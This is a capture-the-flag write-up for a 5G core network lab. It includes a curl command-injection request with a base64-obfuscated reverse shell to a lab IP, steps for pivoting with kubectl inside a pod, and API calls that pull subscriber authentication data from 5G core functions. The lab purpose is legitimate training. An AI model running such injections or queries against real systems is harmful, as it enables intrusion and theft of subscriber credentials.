
```
sudo ip route add 192.168.137.138/32 dev uesimtun0
### delete route if trying to get reverse shell
sudo ip route del 192.168.137.138/32 dev uesimtun0
```

From Wireshark pcapng file (refer to above), we know the URL of the web server `my-php-app.local` and obtain the flag:



Web 3

Simple command injection to obtain the 3rd flag.



For API Challenges


Obtain reverse shell through command injection in Web 3.

Below is one method:

```
curl --interface uesimtun0 "http://my-php-app.local/test.php?cmd=echo%20c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzcuMTI5LzQ0NDQgMD4mMQ%3D%3D%20%7C%20base64%20-d%20%7C%20bash"
```

Download kubectl in the pod. [kubectl binary available in /solutions folder]

Use ./kubectl get services to obtain listing of running services and NodePorts exposed.



5G API Challenges

Python scripts found in Github project folder /solutions.

UDM:

```
c.request('GET', '/nudm-sdm/v2/imsi-999700000000001/am-data')
```

AUSF:

```
# Set the request headers
headers = {
  'Content-Type': 'application/json',
  'Accept': 'application/json'
}

# Send a POST request to the /nausf-auth/v1/ue-authentications endpoint
body = '{"supiOrSuci":"imsi-999700000000001","servingNetworkName":"5G:mnc70.mcc999.3gppnetwork.org"}'
c.request('POST', '/nausf-auth/v1/ue-authentications', body, headers)
```

NRF

```
### NRF 1
c.request('GET', '/nnrf-nfm/v1/nf-instances')

### NRF 2
c.request('GET', '/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=SMF')
```

UDR

```
c.request('GET', '/nudr-dr/v1/subscription-data/imsi-999700000000001/authentication-data/authentication-subscription')
```

Revision #2

Created 16 September 2024 12:43:41 by seankan

Updated 19 September 2024 07:53:45 by seankan